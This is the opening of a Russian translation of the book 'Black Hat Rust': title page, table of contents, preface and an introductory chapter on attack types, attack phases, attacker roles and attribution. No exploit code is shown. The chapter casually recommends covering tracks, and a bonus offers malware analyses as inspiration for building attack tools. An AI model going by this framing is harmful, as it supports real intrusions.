Black Hat Rust

Applied offensive security with the Rust programming language



Sylvain Kerkour

Black Hat Rust

Практическое применение наступательной безопасности на языке программирования Rust

Сильвен Керкур

Содержание

Авторские права **5**

Бонусы раннего доступа **5**

Контакты **6**

Предисловие **6**

Почему Rust? . . . 8
1.1 Типы атак . . . 9
1.2 Фазы атаки . . . 11
1.3 Профили атакующих . . . 12
1.4 Атрибуция . . . 13
1.5 Язык программирования Rust . . . 13
1.6 История Rust . . . 14
1.7 Rust — это здорово . . . 14
1.8 Настройка . . . 17
1.9 Наша первая программа на Rust: взломщик SHA-1-хешей . . . 18
1.10 Мысленные модели для подхода к Rust . . . 25
1.11 Пара вещей, которые я узнал на своём пути . . . 27
1.12 Краткое содержание . . . 33
2.1 Пассивная разведка . . . 34
2.2 Активная разведка . . . 35
2.3 Обнаружение активов . . . 35
2.4 Наш первый сканер на Rust . . . 36
2.5 Обработка ошибок . . . 36
2.6 Перечисление поддоменов . . . 37
2.7 Сканирование портов . . . 38
2.8 Многопоточность . . . 40
2.9 Бесстрашная конкурентность в Rust . . . 41
2.10 Три причины гонок данных . . . 43
2.11 Три правила владения . . . 43
2.12 Два правила ссылок . . . 44
2.13 Другие проблемы конкурентности . . . 44
2.14 Добавляем многопоточность в наш сканер . . . 44
2.15 Альтернативы . . . 46
2.16 Дальнейшее развитие . . . 47

2.17 Краткое содержание . . . 47
3.1 Зачем . . . 48
3.2 Кооперативное и вытесняющее планирование . . . 48
3.3 Future . . . 49
3.4 Потоки (Streams) . . . 50
3.5 Что такое среда выполнения (runtime) . . . 50
3.6 Знакомство с tokio . . . 51
3.7 Не блокируйте циклы событий . . . 53
3.8 Обмен данными . . . 54
3.9 Комбинаторы . . . 58
3.10 Переносим наш сканер на async . . . 70
3.11 Как защищаться . . . 74
3.12 Краткое содержание . . . 74
4.1 Дженерики . . . 75
4.2 Трейты . . . 77
4.3 Трейтовые объекты (trait objects) . . . 82
4.4 Разбор аргументов командной строки . . . 86
4.5 Логирование . . . 87
4.6 Добавляем модули в наш сканер . . . 88
4.7 Тесты . . . 95
4.8 Другие сканеры . . . 98
4.9 Краткое содержание . . . 99
5.1 OSINT . . . 99
5.2 Инструменты . . . 99
5.3 Поисковые системы . . . 100
5.4 Поисковые системы по IoT и сетям . . . 101
5.5 Социальные сети . . . 102
5.6 Карты . . . 102
5.7 Видео . . . 103
5.8 Государственные записи . . . 103
5.9 Обход веба . . . 103
5.10 Почему Rust для краулинга . . . 105
5.11 Ассоциированные типы . . . 105
5.12 Атомарные типы . . . 107
5.13 Барьер (Barrier) . . . 108
5.14 Реализация краулера в Rust . . . 109
5.15 Трейт паука . . . 109
5.16 Реализация краулера . . . 109
5.17 Обход простого HTML-сайта . . . 113
5.18 Обход JSON API . . . 115
5.19 Обход JavaScript-веб-приложения . . . 117
5.20 Как защищаться . . . 119
5.21 Дальнейшее развитие . . . 121
5.22 Краткое содержание . . . 122
6.1 Что такое уязвимость . . . 122
6.2 Слабость и уязвимость (CWE и CVE) . . . 122
6.3 Уязвимость и эксплойт . . . 123
6.4 0 Day и CVE . . . 123
6.5 Веб-уязвимости . . . 123
6.6 Инъекции . . . 123

6.7 HTML-инъекции . . . 124
6.8 SQL-инъекции . . . 125
6.9 XSS . . . 126
6.10 Server Side Request Forgery (SSRF) . . . 130
6.11 Cross-Site Request Forgery (CSRF) . . . 131
6.12 Открытое перенаправление . . . 133
6.13 Перехват (суб)домена . . . 134
6.14 Произвольное чтение файлов . . . 135
6.15 Отказ в обслуживании (DoS) . . . 137
6.16 Произвольная запись файлов . . . 138
6.17 Уязвимости памяти . . . 139
6.18 Переполнение буфера . . . 139
6.19 Использование после освобождения (use after free) . . . 140
6.20 Двойное освобождение (double free) . . . 141
6.21 Другие уязвимости . . . 142
6.22 Удалённое выполнение кода (RCE) . . . 142
6.23 Переполнение целых чисел (и потеря значимости) . . . 143
6.24 Логическая ошибка . . . 145
6.25 Гонки данных (race condition) . . . 145
6.26 Дополнительные ресурсы . . . 146
6.27 Охота за багами . . . 146
6.28 Инструменты . . . 148
6.29 Автоматизированный аудит . . . 149
6.30 Краткое содержание . . . 153
7.1 Где искать эксплойты . . . 154
7.2 Создание крейта, который является одновременно библиотекой и бинарником . . . 154
7.3 libc . . . 155
7.4 Создание инструментария для эксплуатации . . . 156
7.5 CVE-2019-11229 и CVE-2019-89242 . . . 156
7.6 CVE-2021-3156 . . . 156
7.7 Краткое содержание . . . 161
8.1 Что такое шеллкод . . . 161
8.2 Секции исполняемого файла . . . 163
8.3 Процесс компиляции Rust . . . 163
8.4 no_std . . . 164
8.5 Использование ассемблера из Rust . . . 166
8.6 Тип never . . . 167
8.7 Выполнение шеллкодов . . . 167
8.8 Наш сценарий линковщика . . . 168
8.9 Hello world шеллкод . . . 169
8.10 Реальный шеллкод . . . 172
8.11 Reverse TCP шеллкод . . . 178
8.12 Краткое содержание . . . 181
9.1 Социальная инженерия . . . 182
9.2 Нетехнические хаки . . . 186
9.3 Фишинг . . . 187
9.4 Водопои (watering holes) . . . 187
9.5 Телефон . . . 190
9.6 WebAssembly . . . 190

9.7 Отправка писем на Rust . . . 191
9.8 Реализация фишинговой страницы на Rust . . . 195
9.9 Архитектура . . . 195
9.10 Cargo Workspaces . . . 195
9.11 Десериализация в Rust . . . 197
9.12 Клиентское приложение с WebAssembly . . . 197
9.13 Атака «злой близнец» (evil twin) . . . 206
9.14 Как защищаться . . . 208
9.15 Краткое содержание . . . 210
10.1 Архитектура RAT . . . 211
10.2 Каналы и методы C&C . . . 212
10.3 Существующие RAT . . . 214
10.4 Почему Rust . . . 216
10.5 Проектирование сервера . . . 216
10.6 Проектирование агента . . . 225
10.7 Docker для наступательной безопасности . . . 226
10.8 Давайте писать код . . . 227
10.9 Оптимизация размера бинарника Rust . . . 245
10.10 Некоторые ограничения . . . 246
10.11 Краткое содержание . . . 246
11.1 Триада C.I.A . . . 247
11.2 Моделирование угроз . . . 248
11.3 Криптография . . . 249
11.4 Хеш-функции . . . 249
11.5 Коды аутентификации сообщений . . . 250
11.6 Функции выработки ключа . . . 250
11.7 Блочные шифры . . . 252
11.8 Аутентифицированное шифрование (AEAD) . . . 253
11.9 Асимметричное шифрование . . . 254
11.10 Обмен ключами Диффи — Хеллмана . . . 256
11.11 Подписи . . . 256
11.12 Сквозное шифрование . . . 258
11.13 Кто использует криптографию . . . 267
11.14 Частые проблемы и подводные камни криптографии . . . 268
11.15 Немного TOFU? . . . 269
11.16 Экосистема криптографии Rust . . . 269
11.17 Краткое резюме . . . 272
11.18 Наша модель угроз . . . 272
11.19 Проектирование нашего протокола . . . 274
11.20 Реализация сквозного шифрования в Rust . . . 276
11.21 Некоторые ограничения . . . 286
11.22 Чтобы узнать больше . . . 287
11.23 Краткое содержание . . . 287
12.1 Зачем нужна многоплатформенность . . . 288
12.2 Кроссплатформенный Rust . . . 288
12.3 Поддерживаемые платформы . . . 290
12.4 Кросс-компиляция . . . 290
12.5 cross . . . 291
12.6 Кастомные Dockerfile . . . 292
12.7 Кросс-компиляция на aarch64 (arm64) . . . 293

12.8 Ещё советы по оптимизации бинарника Rust . . . 294
12.9 Пакеры . . . 294
12.10 Персистентность . . . 295
12.11 Одиночный экземпляр . . . 300
12.12 Дальнейшее развитие . . . 301
12.13 Краткое содержание . . . 301
13.1 Что такое червь . . . 301
13.2 Техники распространения . . . 302
13.3 Кроссплатформенный червь . . . 304
13.4 Распространение через SSH . . . 305
13.5 Вендоринг зависимостей . . . 306
13.6 Реализация кроссплатформенного червя на Rust . . . 307
13.7 Установка . . . 307
13.8 Распространение . . . 309
13.9 Более продвинутые техники для вашего RAT . . . 313
13.10 Краткое содержание . . . 317
14.1 Чего мы не осветили . . . 317
14.2 Будущее Rust . . . 319
14.3 Утёкшие репозитории . . . 319
14.4 Как ловят плохих парней . . . 319
14.5 Ваша очередь . . . 320
14.6 Постройте собственный RAT . . . 323
14.7 Другие интересные блоги . . . 324
14.8 Контакты . . . 324

Авторские права

Copyright © 2021 Сильвен Керкур

Все права защищены. Никакая часть этой книги не может быть воспроизведена в любой форме без разрешения издателя, за исключением случаев, предусмотренных законом. Для получения разрешения обращайтесь: sylvain@kerkour.com

Бонусы раннего доступа

Уважаемый читатель, чтобы поблагодарить вас за покупку издания раннего доступа к «Black Hat Rust» и за помощь в том, чтобы эта книга стала реальностью, я подготовил для вас особый бонус: я отобрал список лучших подробных разборов наиболее продвинутого вредоносного ПО последних двух десятилетий. Внутри вы найдёте отличные источники вдохновения для разработки собственных атакующих инструментов. Вы можете найти список по адресу: https://github.com/black-hat-rust-bonuses/black-hat-rust-bonuses

Если вы заметили ошибку (такое случается), что-то, что можно улучшить, или хотите поделиться своими идеями о наступательной безопасности, не стесняйтесь присоединиться к обсуждению на Github: https://github.com/skerkour/black-hat-rust

Контакты

Я регулярно публикую материалы, дополняющие эту книгу, в своей рассылке.

Каждую неделю я делюсь новостями о своих проектах и обо всём, что узнаю о том, как (зло)употреблять технологии ради удовольствия и выгоды: программирование, взлом и предпринимательство. Вы можете подписаться по Email или RSS: https://kerkour.com/follow.

Вы купили книгу и что-то вас раздражает? Пожалуйста, расскажите мне об этом, и я сделаю всё возможное, чтобы это улучшить!

Или вам очень понравилось чтение и вы хотите сказать спасибо?

Не стесняйтесь связаться со мной по email: sylvain@kerkour.com или matrix: @sylvain:kerkour.com

Все обновления вы можете найти в журнале изменений.

Предисловие

После школы моим жизненным планом было стать частным детективом, возможно, потому что я прочитал слишком много книг о Шерлоке Холмсе. Во Франции самый простой способ им стать — это (было?) пойти на юридический факультет, а затем поступить в специализированную школу.

Я не был готов.

Я быстро понял, что изучение юриспруденции не для меня: реальность искажается, чтобы соответствовать любому нарративу, который политика или преподаватели хотели, чтобы мы принимали. Здесь не учат глубоким знаниям, только цифры, даты, умение хорошо выглядеть и казаться умным. Это было глубоко расстраивающим для того молодого человека, которым я был, с ненасытным любопытством. Я хотел понять, как устроен мир, а не человеческие условности. Например, как работают под капотом те машины, которые мы называем компьютерами и в которые мы судорожно печатаем весь день?

Итак, я начал с установки Linux (нет, я не буду ввязываться в войну GNU/Linux) на свой Asus EeePC — маленький нетбук всего с 1 ГБ оперативной памяти, потому что Windows была слишком медленной, — и начал учиться разрабатывать программы на C++ с помощью Qt благодаря онлайн-урокам. Я написал собственный текстовый и собственный чат-клиент. Но моё любопытство не было удовлетворено.

Однажды я случайно наткнулся на книгу, которая изменила мою жизнь: «Hacking: The Art of Exploitation, 2nd Edition» Джона Эриксона.

Эта книга не только пробудила во мне любопытство к тому, как создавать вещи, но, что более важно, как их ломать. Она заставила меня понять, что нельзя создавать надёжные вещи, не понимая, как их ломать и, соответственно, где находятся их слабости.

Хотя эта книга остаётся отличной для изучения низкоуровневого программирования и эксплуатации простых ошибок безопасности памяти, сегодня взлом требует новых навыков: веб-эксплуатации, сетевого и системного программирования и, прежде всего, умения писать код на современном языке программирования.

Добро пожаловать в увлекательный мир Rust и наступательной безопасности.

Хотя «Книга о Rust» (The Rust Book) отлично объясняет, что такое Rust, я чувствовал, что не хватает книги о том, зачем и как использовать Rust. Это означает, что некоторые концепции не будут подробно рассматриваться в этой книге. Вместо этого мы увидим, как эффективно применять их на практике.

В этой книге мы развеем предвзятые представления (Rust слишком сложен для реального мира, Rust непродуктивен…) и увидим, как проектировать и создавать реальные проекты на Rust применительно к наступательной безопасности. Мы увидим, насколько универсален Rust, что позволяет его пользователям заменить множество языков программирования (Python, Ruby, C, C++…), которыми изобилует мир наступательной безопасности, одним-единственным языком, предлагающим высокоуровневые абстракции, высокую производительность и низкоуровневый контроль, когда это необходимо.

Мы всегда будем начинать с некоторой теории — глубоких знаний, которые переживают эпохи, технологии и тренды. Эти знания не зависят ни от какого языка программирования и помогут вам сформировать правильный образ мышления, необходимый для наступательной безопасности.

Я спроектировал эту книгу для людей, которые либо хотят понять, как думают атакующие, чтобы лучше защищаться, либо для тех, кто хочет войти в мир наступательной безопасности и в итоге зарабатывать этим на жизнь.

Цель этой книги — сэкономить вам время на пути к действию, дистиллируя знания и представляя их в виде прикладных проектов с кодом.

Важно понимать, что «Black Hat Rust» не задумывалась как большая энциклопедия, содержащая все знания мира. Вместо этого она была разработана как руководство, помогающее начать и проложить путь к действию. Знание часто является необходимым условием, но именно действие формирует мир, и иногда знание становится препятствием для действия (вспомните «паралич анализа»). Как мы увидим, некоторые из самых примитивных наступательных техник до сих пор остаются самыми эффективными. Поэтому некоторые очень специфические темы, например, как обходить механизмы защиты современных ОС, не будут рассмотрены, потому что по этим темам уже существует обширная литература, и они малоценны в книге о Rust. Тем не менее я сделал всё возможное, чтобы перечислить лучшие ресурсы для вашего дальнейшего обучения.

Мне потребовалось примерно 1 год, чтобы стать эффективным в Rust, но по-настоящему прогрессировать я начал только тогда, когда стал писать (и переписывать) много кода.

Rust — чрезвычайно обширный язык, но на практике вы будете (и должны) использовать лишь часть его возможностей: не обязательно учить их все заранее. Некоторые из них, которые мы изучим в этой книге, являются фундаментальными. Другие — нет, и они могут оказать неблагоприятное влияние на качество вашего кода, делая его труднее для чтения и поддержки.

Моё намерение с этой книгой — не только познакомить вас с удивительным миром наступательной безопасности, убедить вас, что Rust — это долгожданный универсальный язык программирования, удовлетворяющий всем потребностям наступательной безопасности, но и сэкономить вам много времени, направляя вас к

тому, что действительно важно при изучении Rust и наступательной безопасности. Но помните: знаний недостаточно. Знание не двигает горы. Это делают действия.

Таким образом, книга — лишь половина истории. Другая половина — сопровождающий репозиторий с кодом: https://github.com/skerkour/black-hat-rust. Невозможно учиться без практики, поэтому я приглашаю вас читать код, изменять его и делать **своим**!

Если в какой-то момент вы почувствуете себя потерянным или не поймёте фрагмент кода на Rust, не стесняйтесь обращаться к Rust Language Cheat Sheet, The Rust Book и Rust Language Reference.

Кроме того, книга насыщена кодом. Я рекомендую читать её, держа рядом открытый веб-браузер, чтобы исследовать и играть с кодом на GitHub: https://github.com/skerkour/black-hat-rust/.# Глава 1. Введение

> «Любая достаточно продвинутая кибератака неотличима от магии», неизвестный автор

Смотрим ли мы в кино или в мейнстримных СМИ, хакеров часто романтизируют: их изображают чародеями чёрной магии, злостными преступниками или, в худшем случае, ворами с капюшоном и фомкой.

В реальности спектр профилей атакующих чрезвычайно широк: от скучающего подростка, исследующего интернет, до армий суверенных государств и недовольных бывших сотрудников. Как мы увидим, кибератаки не так уж сложны. Просто знания распределены неравномерно и ревностно скрываются действующими игроками. Главные ингредиенты — изрядная доля любопытства и смелость следовать своей интуиции.

По мере того как цифровое измерение занимает всё более важное место в нашей жизни, влияние и масштабы кибератак будут расти так же: мы беспомощно наблюдаем во время нынешней пандемии COVID-19 атаки на наши больницы, которые имеют реальные и драматические последствия.

Пора дать отпор и подготовиться к войнам и сражениям сегодняшнего дня (не завтрашнего), а также понять, что для защиты нет другого пути, кроме как встать на место атакующих и думать, как они. Каковы их мотивации? Как они могут так легко проникнуть в любую систему, как кажется? Что они делают со своими жертвами? От теории к практике мы исследуем тайны наступательной безопасности и создадим собственные атакующие инструменты на языке программирования Rust.

Почему Rust?

Мир безопасности (и, в более широком смысле, софта) страдает от слишком большого количества языков программирования со слишком большим количеством граблей. Приходится выбирать между быстрым, но небезопасным (C, C++…) и медленным, но в основном безопасным (Python, Java…).

Может ли кто-то быть экспертом во всех этих языках? Я так не думаю. И бесчисленные баги и уязвимости в атакующих инструментах доказывают, что я прав.

А что, если бы вместо этого у нас был один-единственный язык?

Язык, который, будучи освоенным, удовлетворял бы все потребности области:

- Шеллкоды
- Кроссплатформенные инструменты удалённого доступа (RAT)
- Многоразовые и встраиваемые эксплойты
- Сканеры
- Фишинговые наборы инструментов
- Встраиваемое программирование
- Веб-серверы
- …

А что, если бы у нас был единственный язык, который достаточно низкоуровневый, но при этом предоставляет высокоуровневые абстракции, исключительно быстр и легко кросс-компилируется? И всё это при безопасности памяти, высокой переиспользуемости и исключительной надёжности.

Никаких больше странных тулчейнов, странных сборщиков бинарников, уязвимого сетевого кода, инжектируемых фишинговых форм…

Вы поняли: Rust — язык, чтобы править всеми.

Из-за инерции Rust ещё не получил широкого распространения в индустрии безопасности, но, как только техлиды и независимые хакеры осознают эту реальность, я считаю, изменения произойдут очень быстро.

Конечно, есть подводные камни и пара вещей, которые нужно знать, но всё это освещается в следующих главах.

1.1 Типы атак

Не все атаки обязательно незаконны или нежелательны. Начнём с краткого обзора наиболее распространённых видов атак, встречающихся в дикой природе.

1.1.1 Атаки без чёткой цели

У подростков неприличное количество свободного времени. Поэтому некоторые из них могут начать изучать компьютерную безопасность после школы и взламывать случайные цели в интернете. Даже если у них нет чётких целей, кроме раздувания собственного эго и утоления любопытства, такие атаки всё равно могут нести существенные финансовые издержки для жертв.

1.1.2 Политические атаки

Иногда единственная цель атак — распространение политического послания. Чаще всего они материализуются в виде дефейса (подмены) сайтов, когда содержимое веб-сайтов заменяется политическим посланием, или в виде атак типа «отказ в обслуживании», когда какая-то часть инфраструктуры или сервис становится недоступным.

1.1.3 Пентест

Пентест (сокращение от Penetration Testing — тестирование на проникновение) — пожалуй, самый распространённый термин для обозначения аудитов безопасности. Один из минусов пентестов в том, что иногда они — лишь средство отметить галочки

для целей комплаенса, выполняются простыми автоматизированными сканерами и могут оставлять большие дыры открытыми.

1.1.4 Red team

Red teaming рассматривается как эволюция традиционных пентестов: атакующим дают больше разрешений и более широкий охват, например, фишинг сотрудников, использование имплантов и даже физическое проникновение. Идея такова: чтобы защищаться от атак, аудиторы должны думать и действовать как настоящие атакующие.

1.1.5 Bug bounty

Программы bug bounty — это «убер-изация» аудитов безопасности. По сути, компании говорят: «Попробуйте взломать меня. Если найдёте что-то и сообщите мне, я заплачу».

Как мы увидим в последней главе, у программ bug bounty есть свои пределы, и иногда компании используют их как сигнал добродетели вместо настоящих мер безопасности.

1.1.6 Киберпреступность

Киберпреступность — определённо наиболее быстрорастущий тип атак с 2010-х годов. От продажи личных данных на подпольных форумах до ботнетов, программ-вымогателей и взлома кредитных карт — криминальные сети нашли множество творческих способов действовать. Важный пик пришёлся на 2017 год, когда инструменты и эксплойты АНБ были утечены таинственной группировкой «Shadow Brokers», а затем использованы в другом вредоносном ПО, таком как WanaCry и Petya.

Несмотря на усиление онлайн-сервисов для снижения влияния кражи данных (сегодня воспользоваться украденным номером карты гораздо труднее, чем несколько лет назад), преступники всегда находят новые творческие способы монетизировать свои злодеяния, особенно с помощью криптовалют.

1.1.7 Промышленный шпионаж

Промышленный шпионаж всегда был соблазнительным средством для компаний выведать секреты конкурентов и получить конкурентное преимущество. По мере того как наша экономика всё более дематериализуется (диджитализуется), частота таких атак будет только расти.

1.1.8 Кибервойна

Этот последний вид атак, безусловно, наименее освещён в СМИ, но без сомнения самый зрелищный. Чтобы узнать больше об этой захватывающей теме, я не могу не порекомендовать отличную книгу «Countdown to Zero Day: Stuxnet and the Launch of the World’s First Digital Weapon» Ким Зеттер, которая рассказывает историю — насколько мне известно — первого акта продвинутой кибервойны: червя Stuxnet.

1.2 Фазы атаки

Рисунок 1.1: Фазы атаки




Figure 1: Рисунок 1.1

1.2.1 Разведка

Первая фаза заключается в сборе как можно большего количества информации о цели. Будь то имена сотрудников, количество машин, выходящих в интернет, и запущенные на них сервисы, список публичных Git-репозиториев…

Разведка бывает пассивной (с использованием общедоступных источников данных, например социальных сетей или поисковых систем) или активной (например, прямое сканирование сетей цели).

1.2.2 Эксплуатация

Эксплуатация — это первоначальный взлом. Она может выполняться с помощью эксплойтов (нулевого дня или нет), злоупотребления людьми (социальная инженерия) или того и другого (рассылка офисных документов с встроенным вредоносным ПО).

1.2.3 Боковые перемещения (Lateral Movement)

Также известные как пивотинг, боковые перемещения обозначают процесс сохранения доступа и получения доступа к дополнительным ресурсам и системам. Во время этой фазы используются импланты, инструменты удалённого доступа (RAT) и различные другие инструменты. Самая большая задача — оставаться скрытым как можно дольше.

1.2.4 Выгрузка данных (Exfiltration)

Выгрузка данных присутствует не в каждой кибератаке, но в большинстве тех, которые осуществляются не преступниками: промышленный шпионаж, банковские трояны, государственный шпионаж…

Делать это следует осторожно, так как большие объёмы данных, проходящие через сеть, могут быть заметны.

1.2.5 Зачистка

После успешного завершения атаки предусмотрительные атакующие должны замести следы, чтобы снизить риск быть идентифицированными: логи, временные файлы, инфраструктура, фишинговые сайты…

1.3 Профили атакующих

Профиль атакующих тоже чрезвычайно разнообразен. От одиночек до команд хакеров, разработчиков и аналитиков — определённо не существует общего профиля, подходящего всем. Тем не менее в этом разделе я попробую обрисовать, какие профили должны входить в команду, проводящую наступательные операции.

1.3.1 Хакер

Термин «хакер» спорен: мейнстримные СМИ используют его для описания преступников, а технари — для описания увлечённых людей или любителей, возящихся с технологиями. В нашем контексте мы будем использовать его для описания человека с продвинутыми наступательными навыками, чья роль — проводить разведку и эксплуатацию целей.

1.3.2 Автор эксплойтов

Авторы эксплойтов часто являются разработчиками с глубоким пониманием безопасности. Их роль — создавать оружие, используемое их командами для взлома сетей и машин целей.

Разработка эксплойтов также известна как «вепонизация» (вооружение).

Целые компании работают в серых водах торговли эксплойтами, такие как Vupen или Zerodium. Часто они сами не находят эксплойты, а покупают их у сторонних хакеров и находят покупателей (таких как государственные агентства или разработчики вредоносного ПО).

1.3.3 Разработчик

Роль разработчика — создавать кастомные инструменты (дампинг-утилиты учётных данных, прокси…) и импланты, используемые во время атаки. Действительно, использование публично доступных готовых инструментов сильно повышает риск обнаружения.

Именно эти навыки мы будем изучать и практиковать в следующих главах.

1.3.4 Системный администратор

После совершения первоначального взлома роль системного администратора — эксплуатировать и обслуживать инфраструктуру, используемую атакующими. Его знания также могут быть использованы на фазах эксплуатации и боковых перемещений.

1.3.5 Аналитик

Во всех видах атак требуются знания предметной области для интерпретации находок и расстановки приоритетов целей. Это роль аналитика: либо предоставлять глубокие знания о том, на что именно нацелиться, либо осмысливать выгруженные данные.

1.4 Атрибуция

Атрибуция — это процесс идентификации операторов кибератаки и возложения на них ответственности.

Как мы увидим, это чрезвычайно сложная тема: искушённые атакующие проходят через несколько сетей и стран, прежде чем поразить цель.

Атрибуция атак обычно основывается на следующих технических и операционных элементах:

Даты и время активности атакующих, которые могут выдать их часовой пояс, — хотя его легко подделать, переместив команду в другую страну.

Артефакты, присутствующие в используемом вредоносном ПО, например, строка символов в определённом алфавите или языке, — хотя можно вставить другой язык, чтобы обвинить кого-то другого.

Путём контратаки или взлома инструментов и инфраструктуры атакующих, или даже отправки им ложных данных, которые могут привести их к ошибкам и, как следствие, к раскрытию их личностей.

Наконец, просмотром форумов: не редкость, когда хакеры хвастаются своими достижениями на специальных форумах, чтобы раздуть как репутацию, так и эго.

В контексте кибервойны важно помнить, что публичное называние имён атакующих иногда может быть связано с политической повесткой, а не с конкретными фактами.

1.5 Язык программирования Rust

Теперь, когда у нас есть лучшее представление о том, что такое кибератаки и кто за ними стоит, посмотрим, как они могут проводиться. Обычно атакующие инструменты разрабатываются на языках программирования C, C++, Python или Java, а теперь немного на Go. Но у всех этих языков есть недостатки, делающие их далёкими от оптимальных для такой задачи: в C или C++ чрезвычайно трудно писать безопасные и надёжные программы, Python может быть медленным, а из-за слабой типизации в нём трудно писать большие программы, и Java зависит от тяжеловесной среды выполнения, которая может не подходить под все требования при разработке атакующих инструментов.

Если вы общаетесь онлайн на форумах вроде HackerNews или Reddit, вы не могли не заметить этот «новый» язык программирования под названием Rust. Он всплывает почти каждый раз, когда мы обсуждаем что-то, отдалённо связанное с программированием. Так называемая «Rust Evangelism Strikeforce» обещает доступ в рай смелым программистам, которые вступят в их ряды.

Rust открывает новую страницу в истории языков программирования, предоставляя беспрецедентные гарантии и возможности — будь то для защитной или наступательной

безопасности. Я позволю себе сказать, что Rust — это долгожданный универсальный язык программирования. Вот почему.

1.6 История Rust

Согласно Википедии, «Rust был первоначально спроектирован Грейдоном Хоаром в Mozilla Research, при участии Дейва Хермана, Брендана Айка и других. Дизайнеры оттачивали язык, одновременно разрабатывая движок вёрстки (или браузера) Servo и компилятор Rust».

С тех пор язык переживает органический рост и сегодня, согласно опросам Stack Overflow, уже 5 лет подряд является самым любимым языком разработчиков ПО.

Рисунок 1.2: Результаты Google trends по языку программирования Rust




Figure 2: Рисунок 1.2

В последнее время такие крупные организации, как Amazon или Microsoft, публично заявили о своей любви к языку и создают внутренние кадровые резервы.

При всём при этом Rust сегодня всё ещё нишевый язык и не широко используется за пределами этих больших компаний.

1.7 Rust — это здорово

1.7.1 Компилятор

Сначала ненавидимый новичками, а затем любимый, компилятор Rust славится своей строгостью. Не стоит воспринимать его отказы на свой счёт. Вместо этого видите в нём всегда доступного код-ревьюера, просто не слишком дружелюбного.

1.7.2 Быстрый

Одна из самых любимых характеристик Rust — его скорость. Разработчики проводят день за экраном и ненавидят медленные программы, прерывающие их рабочие процессы. Поэтому совершенно естественно, что программисты склонны отвергать медленные языки программирования, заражающие весь вычислительный стек и создающие болезненный пользовательский опыт.

Микро-бенчмарки нас не интересуют, потому что они чаще всего ложны. Однако существует множество отчётов, демонстрирующих, что Rust молниеносно быстр при использовании в реальных приложениях.

Рисунок 1.3: Google trends: Rust против Go

